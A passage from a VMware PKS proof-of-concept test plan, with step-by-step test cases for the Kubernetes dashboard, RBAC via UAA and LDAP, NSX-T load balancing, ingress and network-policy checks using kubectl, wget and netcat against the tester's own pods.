	Step 5 Output	List namespaces default, kube-public, kube-system, and pks-system with STATUS=`Active`
	Step 6 Output	All kube-system pods STATUS=`Running` The DESIRED value for all kube-system deployments equals the AVAILABLE value
	Step 7 Output	Displays available API resources and versions for the cluster
Actual Result	Step 1 Output	
	Step 2 Output	
	Step 3 Output	
	Step 4 Output	
	Step 5 Output	
	Step 6 Output	
	Step 7 Output	
Status (Pass / Fail)		

Table 12

3.1.3 Test Case: Managing a Kubernetes Cluster with the Web UI (Dashboard)

PKS deploys each Kubernetes cluster with the standard Kubernetes Web UI (dashboard), which provides users with an overview of apps operating within the cluster, the ability to manage and troubleshoot apps, and visualize cluster resources.

Test Case ID	**SC01-TC03**
Scenario Suite ID	SC01
Test Case Summary	The platform operator accesses the built-in, general-purpose web UI for the Kubernetes cluster. Although the dashboard is accessible via kubectl proxy to the default nodePort service, this method is limited to an individual console and requires a local desktop environment. Instead, this test case attaches a LoadBalancer service to the kubernetes-dashboard deployment for greater flexibility when accessing the service.

Prerequisites	▪ PKS UAA secret value for "Uaa Admin Password." ▪ Populated kubeconfig file for accessing existing PKS-provisioned Kuberentes cluster ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository o "gcr.io/google-samples/node-hello:1.0"

Test Procedure	1) Create a LoadBalancer service to expose the kubernetes-dashboard deployment
	`$ kubectl expose deployment kubernetes-dashboard --name=kube-dashboard-lb --port=443 --target-port=8443 --type=LoadBalancer -n kube-system`
	2) Collect and record the `EXTERNAL-IP` assigned to the service
	`$ kubectl get svc -n kube-system |grep kube-dashboard-lb`
	3) Display the kubeconfig in the terminal window and copy the token value to memory
	`$ kubectl config view`
	4) Open a web browser and direct the URL path to `https://`*`EXTERNAL_IP`*
	5) At the Kubernetes Dashboard prompt, select the **Token** option. Paste the token value from memory into the open field and select **SIGN IN**.
	6) Select the **All namespaces** option from the *Namespace* drop-down menu and review results
	7) Select the **Default** option from the *Namespace* drop-down menu. In the upper-right of the pane, select **+CREATE**. Select **CREATE FROM TEXT INPUT**, copy the content from the file hello-world-deployment.yaml and paste as input to the form. If necessary, update the image path with local repository. Select **Upload**
	8) Until complete, occasionally refresh the browser window to monitor the deployment status.
	9) Return to the terminal window and list the pods
	`$ kubectl get pods -n default`
	10) Select any of the pods and initiate a shell session to it
	`$ kubectl exec -it `*`POD_NAME`*` /bin/bash`
	11) Connect to the service on TCP port 8080, as specified in the in the deployment yaml
	`# curl -w "/n" localhost:8080`
	`Type exit to leave the container shell`

Test Data	Container image: gcr.io/google-samples/node-hello:1.0 App reference spec: https://kubernetes.io/docs/tasks/access-application-cluster/service-access-application-cluster/

Expected Result	Step 2 Output	EXTERNAL_IP assigned to service kube-dashboard-lb
	Step 5 Output	User successfully authenticates with Kubernetes dashboard service
	Step 8 Output	Five (5) pods successfully transition to Status = `Running`
	Step 11 Output	`"Hello Kubernetes!"`
Actual Result	Step 2 Output	
	Step 5 Output	
	Step 8 Output	
	Step 11 Output	
Status (Pass / Fail)		

Table 13

3.1.4 Managing PKS and Kubernetes User Access Control

3.1.4.1 Test Case: PKS and Kubernetes RBAC for Platform Operators

Access to the PKS API gives privileged users the ability to deploy and manage Kubernetes clusters. Operations Admin users can grant the following PKS UAA roles to users, external LDAP groups, and client service accounts:

- pks.cluster.manage: Accounts with this scope can create and access their clusters.
- pks.cluster.admin: Accounts with this scope can create and access all clusters.

Subsequently, accounts bearing either of the privileged PKS UAA roles, automatically inherit super-user access to the respective Kubernetes clusters. These accounts can leverage built-in PKS CLI functions for the automatic retrieval of cluster credentials and populating the account's local kubeconfig. Additionally, apply native Kubernetes RBAC policies to clusters for enabling developer, platform user level access.

Test Case ID	**SC01-TC04.1**
Scenario Suite ID	SC01
Test Case Summary	Operators login to the PKS API with the privileged user accounts and verifies default PKS API policy enforcement. The operators acquire credentials for accessing the existing Kubernetes cluster. Then, establishes a connection to the cluster and executes cluster-level view functions.
Prerequisites	▪ If testing with a UAA local database user, verify that the PKS tile UAA setting is "Internal UAA." ▪ If testing with an external LDAP group, verify that the PKS tile UAA settings are "Enable UAA as OIDC provider," "LDAP Server," and the "User Search Base" and "Group Search Base" DNs resolve the authenticating user ▪ Create and assign a local UAA User or LDAP Group to the PKS UAA role: `pks.clusters.admin`; see section 2.4.2 for details. Going forward, *PKS_OPR_USER* represents the account mapped to `pks.clusters.admin` ▪ Create and assign a local UAA User or LDAP Group to the PKS UAA role: `pks.clusters.manage`; see section 2.4.2 for details. Going forward, *K8S_OPR_USER* represents the account mapped to `pks.clusters.manage` ▪ Plan defined in the PKS tile for deploying a small Kubernetes cluster with one (1) master node

Test Procedure	1) Login to the PKS API with the PKS Platform Operator account and list the provisioned Kubernetes clusters
	`$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k`
	`$ pks clusters`
	2) Obtain credentials for the existing Kubernetes cluster
	`$ pks get-credentials K8S01`
	Verify the get-credentials function automatically populated the kubeconfig context. Note the current-context.users.name value for upcoming steps in this test case. For local UAA authentication, the value is in UUID form.
	`$ kubectl config view`
	3) Verify access to the Kubernetes API resources
	`$ kubectl cluster-info`
	4) Identify the clusterrolebinding for the current user. Note: The naming nomenclature is `PKS_OPR_USER-cluster-admin`
	`$ kubectl get clusterrolebindings`
	5) Describe the clusterrolebinding to view its cluster role association
	`$ kubectl describe clusterrolebinding PKS_OPR_USER-cluster-admin`
	6) Describe the clusterrole to view it privileges
	`$ kubectl describe clusterrole cluster-admin`
	7) Login to the PKS API with the K8s Cluster Operator account and list the provisioned Kubernetes clusters
	`$ pks login -a PKS_API_FQDN -u K8S_OPR_USER -k`
	`$ pks clusters`
	8) Using the K8s Cluster Operator account, create a new Kubernetes cluster with a single-master and two worker nodes. Note: The purpose of this cluster is only for demonstrating platform RBAC and the process for destroying a cluster; performed in section 0.
	`$ pks create-cluster K8S02 -e CLUSTER02_FQDN -p PLAN_NAME_SMALL`

	9) List the provisioned Kubernetes clusters as the K8s Cluster Operator
	`$ pks clusters`
	10) Login to the PKS API with the PKS Platform Operator account and list the provisioned Kubernetes clusters
	`$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k`
	`$ pks clusters`	

Test Data	▪ PKS Platform Operator user account credentials ▪ Kubernetes Cloud Operator user account credentials	

Expected Result	Step 1 Output	`API Endpoint: PKS_API_FQDN`
		`User: PKS_OPR_USER`
		Lists all PKS provisioned Kubernetes clusters

	Step 3 Output	clusters.cluster.server: https://*CLUSTER_FQDN*:8443 contexts.context.cluster: `K8S01` contexts.context.user: *PKS_OPR_USER*
	Step 4 Output	`Kubernetes master is running at https://URL` …*<Truncated>*

	Step 6 Output	`Role.Name:cluster-admin`
		`Subject.Name: PKS_OPR_USER`

	Step 8 Output	`API Endpoint: PKS_API_FQDN`
		`User: K8S_OPR_USER`
		Lists no PKS provisioned Kubernetes clusters

	Step 10 Output	`API Endpoint: PKS_API_FQDN`
		`User: K8S_OPR_USER`
		Lists only the cluster created by the K8s Cluster Operator

	Step 11 Output	`API Endpoint: PKS_API_FQDN`
		`User: PKS_OPR_USER`
		Lists all PKS provisioned Kubernetes clusters, including the additional cluster created by K8s Cluster Operator

Actual Result	Step 1 Output	
	Step 3 Output	
	Step 4 Output	
	Step 6 Output	
	Step 8 Output	
	Step 10 Output	
	Step 11 Output	
Status (Pass / Fail)		

Table 14

3.1.4.2 Test Case: RBAC for Platform Application Developers

The test case contains subsections for testing integration with either local UAA or external LDAP authentication identity sources.

RBAC for Platform Application Developers – Local Authentication

This test case demonstrates Application Developer authentication and authorization when the identity source is UAA Local Authentication.

Test Case ID	**SC01-TC04.2.1**
Scenario Suite ID	SC01
Test Case Summary	The Operator creates a service account and secret for the Application Developer. Then, provides the Application Developer with a unique, pre-populated kubeconfig for accessing the cluster Next, the Operator applies RBAC policies entitling the Application Developer different levels of access to separate cluster namespaces. The Application Developer demonstrates authentication and policy enforcement.
Prerequisites	Completion of section 3.1.3 and 3.1.4.1
Test Procedure	1) From the **Operator VM**, login to the PKS API, list the provisioned Kubernetes clusters and use the `pks get-credentials` function to refresh the current user credentials and automatically switch the context

```
$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k
$ pks get-credentials K8S01
```

2) Create a new namespace named "dev-sandbox01."

```
$ kubectl create ns dev-sandbox01
```

3) To make the `gen-k8s-sa-kubeconfig.sh` file executable, change the file's permissions

```
$ chmod +x gen-k8s-sa-kubeconfig.sh
```

4) Using the script, create a service account in the new namespace and generate a kubeconfig for the service account.

```
$ ./gen-k8s-sa-kubeconfig.sh devsa01 dev-sandbox01
```

5) In a text-editor, open the file rbac-svcacct-ns-view.yaml and review its content.
6) Apply the service account, devsa01, view RBAC policy to the "default" namespace

```
$ kubectl apply -f rbac-svcacct-ns-view.yaml -n default
```

7) In a text-editor, open the file rbac-svcacct-ns-admin.yaml and review its content.
8) Apply the service account, devsa01, admin RBAC policy to the "dev-sandbox01" namespace

```
$ kubectl apply -f rbac-svcacct-ns-admin.yaml -n dev-sandbox01
```

9) Send (SCP, email attachment, etc) the file `/tmp/kube/k8s-devsa01-dev-sandbox01-conf` to the Application Developer VM
10) From the **Application Developer VM**, copy the `k8s-devsa01-dev-sandbox01-conf` to `~/.kube/config`
11) List the deployments in the "default" namespace

```
$ kubectl get deployments -n default
```

12) Check user authorization privileges within "default" namespace

```
$ kubectl auth can-i delete deployments -n default
```

13) Verify authorization enforcement within "default" namespace

```
$ kubectl delete deployment hello-world -n default
```

14) Check user authorization privileges within "rbac-test" namespace

```
$ kubectl auth can-i delete deployments -n dev-sandbox01
```

15) Check user authorization privileges in the kube-system namespace

```
$ kubectl auth can-i view pods -n kube-system
```

16) Verify authorization enforcement in the kube-system namespace

```
$ kubectl get pods -n kube-system
```

17) Verify authorization enforcement to cluster level API resources

```
$ kubectl get persistentvolume
```

Test Data	None	
Expected Result	Step 2 Output	`namespace/dev-sandbox01 created`
	Step 4 Output	`…Service account devsa01 was successfully added to namespace dev-sandbox01…`
	Step 11 Output	Output lists the `hello-world` deployment
	Step 12 Output	`no - no RBAC policy matched`
	Step 13 Output	`Error from server (Forbidden): deployments.extensions "hello-world" is forbidden: User "system:serviceaccount:dev-sandbox01:devsa01" cannot delete deployments.extensions in the namespace "default"`
	Step 14 Output	`yes`
	Step 15 Output	`no - no RBAC policy matched`
	Step 16 Output	`Error from server (Forbidden): pods is forbidden: User "system:serviceaccount:dev-sandbox01:devsa01" cannot list pods in the namespace "kube-system."`

	Step 17 Output	`Error from server (Forbidden): persistentvolumes is forbidden: User "system:serviceaccount:dev-sandbox01:devsa01" cannot list resource "persistentvolumes" in API group "" at the cluster scope`
Actual Result	Step 2 Output	
	Step 4 Output	
	Step 11 Output	
	Step 12 Output	
	Step 13 Output	
	Step 14 Output	
	Step 15 Output	
	Step 16 Output	
	Step 17 Output	
Status (Pass / Fail)		

Table 15

RBAC for Platform Application Developers – LDAP External Authentication

This test case demonstrates Application Developer authentication and authorization when the identity source is LDAP External Authentication.

Test Case ID	**SC01-TC04.2.2**
Scenario Suite ID	SC01
Test Case Summary	The operator applies RBAC policies entitling the Application Developer different levels of access to separate cluster namespaces. The Application Developer executes a script authenticate with the identity provider and generate a unique kubeconfig. Afterward, demonstrates RBAC policies enforcing restrictions on cluster namespaces.
Prerequisites	▪ Completion of sections 3.1.3 and 3.1.4.1 ▪ PKS tile UAA settings are "Enable UAA as OIDC provider," "LDAP Server," and the "User Search Base" and "Group Search Base" DNs resolves the authenticating user ▪ Application Developer VM prepared based on the Linux or Windows operating system requirements

Test Procedure	1) From the **Operator VM**, login to the PKS API, list the provisioned Kubernetes clusters and use the `pks get-credentials` function to refresh the current user credentials and automatically switch the context
	`$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k`
	`$ pks get-credentials K8S01`
	2) Create a new namespace named "dev-sandbox01."
	`$ kubectl create ns dev-sandbox01`
	3) In a text-editor, open the file rbac-ldap-group-ns-view.yaml and review its content. Update the `subject.name` value, replacing “Developers” with the appropriate LDAP group name. Save the file and close it.
	4) Apply the LDAP group view RBAC policy to the “default” namespace
	`$ kubectl apply -f rbac-ldap-group-ns-view.yaml -n default`
	5) In a text-editor, open the file rbac-ldap-group-ns-admin.yaml and review its content. . Update the `subject.name` value, replacing “Developers” with the appropriate LDAP group name. Save the file and close it.
	6) Apply the LDAP group admin RBAC policy to the “dev-sandbox01” namespace
	`$ kubectl apply -f rbac-ldap-group-ns-admin.yaml -n dev-sandbox01`
	7) From the **Application Developer VM**, execute the appropriate operating system script to automate generation of user’s kubeconfig and retrieve tokens.
	a. Linux or MacOS Console
	`$ ./get-pks-k8s-config.sh --API=$PKS_API --CLUSTER=$PKS_CLUSTER --USER=$LDAP_USER --NS=dev-sandbox01`
	b. Windows Console

```
$ ./get-pks-k8s-config.ps1 --API=$PKS_API --CLUSTER=$PKS_CLUSTER --
USER=$LDAP_USER --NS=dev-sandbox01
```

8) List the deployments in the “default” namespace

```
$ kubectl get deployments -n default
```

9) Check user authorization privileges within “default” namespace

```
$ kubectl auth can-i delete deployments -n default
```

10) Verify authorization enforcement within “default” namespace

```
$ kubectl delete deployment hello-world -n default
```

11) Check user authorization privileges within “rbac-test” namespace

```
$ kubectl auth can-i delete deployments -n dev-sandbox01
```

12) Check user authorization privileges in the kube-system namespace

```
$ kubectl auth can-i view pods -n kube-system
```

13) Verify authorization enforcement in the kube-system namespace

```
$ kubectl get pods -n kube-system
```

14) Verify authorization enforcement to cluster level API resources

```
$ kubectl get persistentvolume
```

Test Data	LDAP user account credentials	
Expected Result	Step 1 Output	`namespace/dev-sandbox01 created`

	Step 6 Output	`Context “CLUSTER_FQDN” created.`
		`Switched to context “CLUSTER_FQDN”`
		`User “LDAP_USER” set.`

	Step 7 Output	Output lists the `hello-world` deployment
	Step 8 Output	`no – no RBAC policy matched`
	Step9 Output	`Error from server (Forbidden): deployments.extensions "hello-world" is forbidden: User "LDAP_USER" cannot delete deployments.extensions in the namespace "default"`
	Step 10 Output	`yes`
	Step 11 Output	`no – no RBAC policy matched`
	Step 12 Output	`Error from server (Forbidden): pods is forbidden: User "LDAP_USER" cannot list pods in the namespace "kube-system."`
	Step 13 Output	`Error from server (Forbidden): persistentvolumes is forbidden: User "LDAP_USER" cannot list resource "persistentvolumes" in API group "" at the cluster scope`
Actual Result	Step 1 Output	
	Step 6 Output	
	Step 7 Output	
	Step 8 Output	
	Step 9 Output	
	Step 10 Output	
	Step 11 Output	
	Step 12 Output	
	Step 13 Output	
Status (Pass / Fail)		

Table 16

3.2 Leverage Advanced Networking, Security, and Persistent Storage Capabilities for Containerized Applications

3.2.1 Test Case: Layer 4 TCP/UDP Load-balancing

An application developer exposes the Kubernetes deployment externally by creating and associating a service with type LoadBalancer.

Test Case ID	**SC02-TC01**
Scenario Suite ID	SC02
Test Case Summary	The application developer attaches a load-balancer service for exposing an application deployment to outside networks over Layer 4 TCP/UDP. Through the integration with NSX-T, the creation process automatically provisions a unique, externally routable VIP, load-balancer, and populates the server pool with the respective pod replicas. If subsequent events result in replacing any of the pods, the server pool automatically updates with the new replica.
Prerequisites	▪ Completion of section 0 ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository o “csaroka/lbtest-websvr:lts” Alternatively, manually build the image and publish it to a registry. Follow the README instructions in the directory lbtest-websvr-master

Test Procedure	1) From the **Application Developer VM,** use the kubectl CLI to create a simple app deployment in namespace “dev-sandbox01”
	`$ kubectl apply -f lbtest-websvr-deployment.yaml`
	2) List the pods’ current status and IP address. After attaching the load-balancer, each of these pods becomes members of the server pool and responds to requests forwarded from the load-balancer
	`$ kubectl get pods -o wide`
	3) After all of the pods are "Running," verify the deployment status
	`$ kubectl get deployment lbtest-deployment`
	4) Attach a Loadbalancer service type to the app deployment
	`$ kubectl apply -f lbtest-websvr-service.yaml`
	5) Display information about the service and collect the `EXTERNAL-IP` value. The `EXTERNAL-IP` represents the load-balancer front-end VIP
	`$ kubectl get service lbtest-svc`
	6) The container image deployed is running an Apache web server with an embedded PHP script to display the web server’s current IP address. Using a loop, initiate a series of HTTP requests to the EXTERNAL-IP.
	    a. Linux and MacOS
	    `for run in {1..10}; do curl -w "\n" HTTP://EXTERNAL_IP; done`
	    b. Windows
	    `for /L %i in (1,1,10) do curl HTTP://EXTERNAL_IP`
	7) Verify that at least one (1) HTTP response from the load-balancer matches each of the pods IP addresses listed in Step 2.
	8) Scale-out the deployment by increasing the number of pods and verify that all pods report a “Running” status before proceeding to the next step
	`$ kubectl scale deployment lbtest-deployment --replicas=10`
	`$ kubectl get pods -o wide`
	9) Repeat the HTTP request loop but increase the count to 100 requests
	    a. Linux and MacOS
	    `for run in {1..100}; do curl -w "\n" HTTP://EXTERNAL_IP; done`
	    b. Windows
	    `for /L %i in (1,1,100) do curl HTTP://EXTERNAL_IP`
	10) Identify any pod from the output in Step 9 and record its IP. Manually delete the pod and verify the recorded IP is not reassigned to the replacement pod. This step may have to be repeated more than once to ensure the replacement pod pulls a new IP address from the IP block.
	`$ kubectl delete pod POD_NAME`
	`$ kubectl get pods -o wide`

	11) Repeat Step 10 and verify that the replacement pod IP is included in the HTTP responses and the old pod IP is not reported in any of the HTTP responses.
	12) Clean up the namespace before proceeding
	`$ kubectl delete deployment lbtest-deployment`
	`$ kubectl delete service lbtest-svc`	

Test Data	Container image with Apache and PHP that echoes the running instance's current IP address on the main page. Source Dockerfile and supporting configuration files located in the directory lbtest-websvr	
Expected Result	Step 2 Output:	All four (4) pods' STATUS=`Running` and each received a unique IP assignment from the Pod IP Block

	Step 3 Output:	`NAME lbtest-deployment`
		`DESIRED. 4`
		`CURRENT 4`
		`UP-TO-DATE 4`
		`AVAILABLE 4`

	Step 5 Output:	`NAME lbtest-svc`
		`TYPE LoadBalancer`
		`EXTERNAL-IP EXTERNAL_IP`
		`PORT 80:<nnnnn>/TCP`

	Step 7 Output:	All Pod IPs listed in Step 5 were reported in at least (1) one HTTP response from the load-balancer
	Step 8 Output:	All ten (10) pods' STATUS=`Running` and each received a unique IP assignment from the Pod IP Block
	Step 9 Output:	All Pod IPs listed in Step 8 were reported in at least (5) five HTTP responses from the load-balancer
	Step 12 Output:	Deleted pod IP omitted from any HTTP response Replacement pod IP reported in HTTP responses
Actual Result	Step 2 Output:	
	Step 3 Output:	
	Step 5 Output:	
	Step 7 Output:	
	Step 8 Output:	
	Step 9 Output:	
	Step 12 Output:	
Status (Pass / Fail)		

Table 17

3.2.2 Layer 7 HTTP/HTTPS Ingress Controller

An application developer exposes the Kubernetes deployment externally by creating and associating an ingress resource. This section contains the process for verifying HTTP ingress, and optionally HTTPS ingress. HTTPS ingress verification requires completion of the HTTP ingress test procedure.

3.2.2.1 Test Case: Ingress Controller – Layer 7 HTTP

An application developer exposes services with an URL that load-balances the incoming requests across a pool of server pods.

Test Case ID	**SC02-TC02.1**
Scenario Suite ID	SC02
Test Case Summary	The application developer creates an ingress resource for exposing his / her application deployment to outside networks over Layer 7 HTTP/HTTPS. Through the integration with NSX-T, the creation process automatically provisions a virtual server, prepends the hostname to the ingress controller path, and populates the server pool with the respective pods.
Prerequisites	▪ Completion of section 00 ▪ Wildcard entry in DNS mapping an A-record to the Ingress Controller IP address ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository

	○ "k8s.gcr.io/redis:e2e" ○ "gcr.io/google_samples/gb-redisslave:v1" ○ "gcr.io/google-samples/gb-frontend:v4"

Test Procedure	1) From the **Application Developer VM,** run a reverse lookup for the Ingress Controller IP address to verify it resolves to the wildcard A-record. Record the wildcard FQDN.
	2) In a text-editor, open the file guestbook-app-base.yaml and review its content. If necessary, update the image locations.
	3) Deploy the base guestbook application to the dev-sandbox01 namespace
	`$ kubectl apply -f guestbook-app-base.yaml -n dev-sandbox01`
	4) In a text-editor, open the file guestbook-rule-ingress-http.yaml and review its content. Update the `spec.rules.host` value with the wildcard domain suffix identified in Step 1. A unique hostname should replace the star (*) portion of the wildcard record. For example, if the wild card record is `*.k8s01apps.lab.local`, then enter `guestbook.k8s01apps.lab.local`. Save and close the file.
	5) Create the HTTP ingress resource in the "dev-sandbox01" namespace
	`$ kubectl apply -f guestbook-rule-ingress-http.yaml -n dev-sandbox01`
	6) Verify all pods transition to the "Running" status and the ingress resource reports the FQDN configured in the spec.
	`$ kubectl get pods`
	`$ kubectl get ingress`
	7) Open a web browser and in the URL path enter `HTTP://`*`GSTBK_INGRESS_FQDN`* and submit the request
	8) Verify the HTTP response displays an interactive app in the browser, allowing application consumers to submit custom messages and view the message log
	NOTE: If continuing on with sections 3.2.2.2 and 3.2.3, do not delete the deployment created in this testcase.

Test Data	▪ Container image: k8s.gcr.io/redis:e2e ▪ Container image: gcr.io/google_samples/gb-redisslave:v1 ▪ Container image: gcr.io/google-samples/gb-frontend:v4 ▪ App reference spec: https://kubernetes.io/docs/tutorials/stateless-application/guestbook/
Expected Result	Step 8 Output — HTTP://*GSTBK_INGRESS_FQDN* resolves to the Guestbook application site page and allows messages entries to the log
Actual Result	Step 8 Output
Status (Pass / Fail)	

Table 18

3.2.2.2 Test Case: Ingress Controller – Layer 7 HTTPS (Optional)

An application developer externally exposes services with a secure URLthat load-balances the incoming requests across a pool of server pods

Test Case ID	**SC02-TC02.2**
Scenario Suite ID	SC02
Test Case Summary	An application developer creates an ingress resource for exposing his / her application deployment to outside networks over Layer 7 HTTP/HTTPS. Through the integration with NSX-T, the creation process automatically provisions a virtual server, prepends the hostname to the ingress controller path, and populates the server pool with the respective pods.
Prerequisites	▪ Completion of section 3.2.2.1 ▪ NSX-T Web UI admin user name and password ▪ SSL/TLS Ingress Controller termination requires a signed server certificate and key issued by a trusted CA authority along with the certificates for the Root and Intermediate CAs ○ Obtain the Intermediate and Root CA certificates ○ Obtain a private key and signed server certificate, with the Common Name: *GSTBK_INGRESS _FQDN*
Test Procedure	1) From the **Operator VM**, concatenate the Intermediate and Root CA certificates to create a CA chain certificate. For example,

```
$ cat IntermediateCA.crt RootCA.crt > CA_chain.crt.
```

Afterward, login to the NSX-T Manager UI and import the chain certificate to the Trust store. For detailed steps on the process, reference the NSX-T Data Center Administration Guide.

2) From the **Application Developer VM**, generate a secret in the dev-sandbox01 namespace, referencing paths to the locally-stored server certificate and key

```
$ kubectl create secret tls guestbook-secret --key Server.key --cert
Server.crt
```

3) In a text-editor, open the file guestbook-rule-ingress-https.yaml and review its content. Update both the `spec.tls.hosts` and `spec.rules.host` value with the wildcard domain suffix used in section 3.2.2.1. Save and close the file.
4) Delete the HTTP ingress resource that was created in section 3.2.2.1

```
$ kubectl delete ingress guestbook-ingress
```

5) Apply the new HTTPS ingress resource spec.

```
$ kubectl apply -f guestbook-rule-ingress-https.yaml
```

6) Verify the ingress resource FQDN

```
$ kubectl get ingress |grep guestbook-ingress-tls
```

7) Open a web browser and direct it to `https://GSTBK_INGRESS_FQDN`
8) From the browser, view the certificate and verify its content is consistent with the signed server certificate applied to the `guestbook-secret`

```
$ openssl x509 -in SERVER_CERT_FILE_PATH.crt -text
```

9) Verify the https response displays an interactive app in the browser, allowing users to submit custom messages and view the message log.
10) Before proceeding to the next test case, remove the https ingress spec and restore the standard HTTP guestbook app spec

```
$ kubectl delete -f guestbook-rule-ingress-https.yaml
$ kubectl apply -f guestbook-rule-ingress-http.yaml
```

Test Data	Signed server certificate and private key and certificates for Intermediate CA and Root CA	
Expected Result	Step 8 Output	The https://*GSTBK_INGRESS_FQDN* resolves to the Guestbook application site page, and the certificate presents the expected identity details and expiration
	Step 9 Output	The Guestbook application is functional, allowing the message entries to the log
Actual Result	Step 8 Output	
	Step 9 Output	
Status (Pass / Fail)		

Table 19

3.2.3 Test Case: Network Policy Enforcement

VMware NSX-T Data Center helps simplify networking and security for Kubernetes by automating the implementation of network policies, network object creation, network isolation, and micro-segmentation.

Test Case ID	**SC02-TC03**
Scenario Suite ID	SC02
Test Case Summary	▪ An application developer applies a network policy that defines ingress/egress flows between groups of pods communicating with other pods and\or namespaces, or an IP CIDR. Through the integration with NSX-T, the process automatically creates and enforces the rules in the distributed firewall ▪ A platform operator authenticates to the NSX Manager web interface and using native tools verifies flow restrictions between endpoints defined in the network policy.
Prerequisites	▪ Completion of section 3.2.2.1 ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository

- o “busybox:latest”

Test Procedure

1) From the **Operator VM**, list and record the guestbooks app’s pod IP addresses and services’ port

```
$ kubectl get pods -n dev-sandbox01 -o wide
$ kubectl get svc -n dev-sandbox01 -o wide
```

2) In the “default” namespace deploy a pod with the busybox container image and initiate a shell session with the container

```
$ kubectl run --generator=run-pod/v1 busybox --rm -ti --image=busybox /bin/sh
-n default
```

3) The test case users this busybox console for verifying the security policies applied to the guestbook app. Keep the busybox shell console open throughout the test case.
4) Using wget, verify the busybox console can access the guestbook URL with an HTTP request to the ingress resource

```
# wget --spider --timeout=1 http://GSTBK_INGRESS_FQDN
```

5) Using netcat, verify the busybox console can access HTTP port, TCP/80, on the frontend pods

```
# nc -zvw 1 FRONTEND_POD_IP 80
```

6) Using netcat, verify the busybox console can access Redis port, TCP/6379, on the backend pods

```
# nc -zvw 1 REDIS_POD_IP 6379
```

7) Initiate a PING to any one of the guestbook app’s frontend pod IP addresses
8) From the **Application Developer VM**, use a text-editor to open the file guestbook-netpolicy.yaml and review its content.
9) Apply the network policy to the guestbook application’s frontend and backend pods

```
$ kubectl apply -f guestbook-netpolicy.yaml
```

10) From the **Operator VM**, return to the busybox shell console and monitor the status of the PING tests. After applying the policy, all subsequent PING tests should cease immediately.
11) Stop the PING routine with **<Control>+C** and verify the client test console can still access the guestbook URL with an HTTP request

```
$ wget --spider --timeout=1 HTTP://GSTBK_INGRESS_FQDN
```

12) Using netcat, determine if the client test console can access HTTP port, TCP/80, on the frontend pods

```
$ nc -zvw 1 FRONTEND_POD_IP 80
```

13) Using netcat, determine if client test console can access Redis port, TCP/6379, on the backend pods

```
$ nc -zvw 1 REDIS_POD_IP 6379
```

14) From the **Application Developer VM**, open a shell session to any one of the frontend pods

```
$ kubectl get pods -o wide
$ kubectl exec -it FRONTEND_POD_NAME /bin/bash
```

15) Determine if it can access Redis port, TCP/6379, on the backend pods

```
$ curl REDIS_POD_IP:6379
```

16) From the **Operator VM**, open a web browser, log in to the NSX-T Manager UI, and navigate to **Tools > Traceflow**. Enter the following Traceflow settings and select **TRACE**
Traffic Type – **Unicast**
Source Type – **Logical Port**
Source Port – *FRONTEND_POD_PORT* #Note: Start typing in “frontend” and it will filter the results
Destination Type – **Logical Port**
Destination Port – *REDIS_POD_PORT* #Note: Start typing in “redis” and it will filter the results
Advanced Protocol Type – **ICMP**
17) Select **EDIT**. Enter the following Traceflow settings and select **TRACE**
Advanced Protocol Type – **TCP**
Advanced Protocol Destination Port – **6379**
18) Select **NEW TRACE**, enter the following Traceflow settings and select **TRACE**
Traffic Type – **Unicast**

	Source Type – **Logical Port** *Source Port* – *BUSYBOX_POD_PORT* #Note: Start typing in "busybox" and it will filter the results *Destination Type* – **Logical Port** *Destination Port* – *REDIS_POD_PORT* #Note: Start typing in "redis" and it will filter the results *Advanced Protocol Type* – **TCP** *Advanced Protocol Destination Port* – **6379** 19) In the Traceflow results table, column Observation Type, record the "*Dropped by Firewall*" value. Navigate to **Security > Distributed Firewall** and expand the sections to identify the recorded firewall policy enforcing the flow restriction. 20) From the **Operator VM**, exit the shell session with the busybox pod 21) From the **Application Developer VM**, exit the shell session with the front-end pod.	
Test Data	Container Image: busybox:latest	

Expected Result	Step 4 Output	`Connecting to GSTBK_INGRESS_FQDN (INGRESS_CTRL_IP)`
		`/#`

	Step 5 Output	`open`
	Step 6 Output	`open`
	Step 10 Output	PING tests stopped responding

	Step 11 Output	`Connecting to GSTBK_INGRESS_FQDN (INGRESS_CTRL_IP)`
		`/#`

	Step 12 Output	*`open`*
	Step 13 Output	`Connection timed out`

	Step 15 Output	Connection successful if output:
		`-ERR wrong number of arguments for 'get' command`
		`-ERR unknown command 'User-Agent:'`
		`-ERR unknown command 'Host:'`
		`-ERR unknown command 'Accept.'`

	Step 16 Output	Dropped by Firewall: *RULE_ID*
	Step 17 Output	Delivered
	Step 18 Output	Dropped by Firewall: *RULE_ID*
	Step 19 Output	Firewall *RULE_ID* Identified Destination: *CLUSTER_UUID*-dev-sandbox01-gb-frontend-backend Source: *CLUSTER_UUID*-dev-sandbox01
Actual Result	Step 4 Output	
	Step 5 Output	
	Step 6 Output	
	Step 10 Output	
	Step 11 Output	
	Step 12 Output	
	Step 13 Output	
	Step 15 Output	
	Step 16 Output	
	Step 17 Output	
	Step 18 Output	
	Step 19 Output	
Status (Pass / Fail)		

Table 20

3.2.4 Test Case: Coexistence of Containerized Applications and Traditional Virtual Machines on Common Infrastructure

An application developer connects a containerized application with a traditional database VM. This test case demonstrates coexistence on a common vSphere infrastructure and using NSX virtual networking for routing between endpoints.

Test Case ID	**SC02-TC04**
Scenario Suite ID	SC02
Test Case Summary	A platform operator creates a traditional MySQL VM in the vSphere infrastructure. Then, an application developer deploys a stateless, containerized instance of the Wordpress application to the Kubernetes

clusters. The Wordpress deployment connects to the MySQL VM and creates a database for storing its content.

Prerequisites

- Completion of section 0
- vSphere vCenter Web UI admin user name and password
- Public Internet access to download Ubuntu 18.04 and install MySQL server 5.7+
- Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository
    - "WordPress:4.8-apache."

Test Procedure

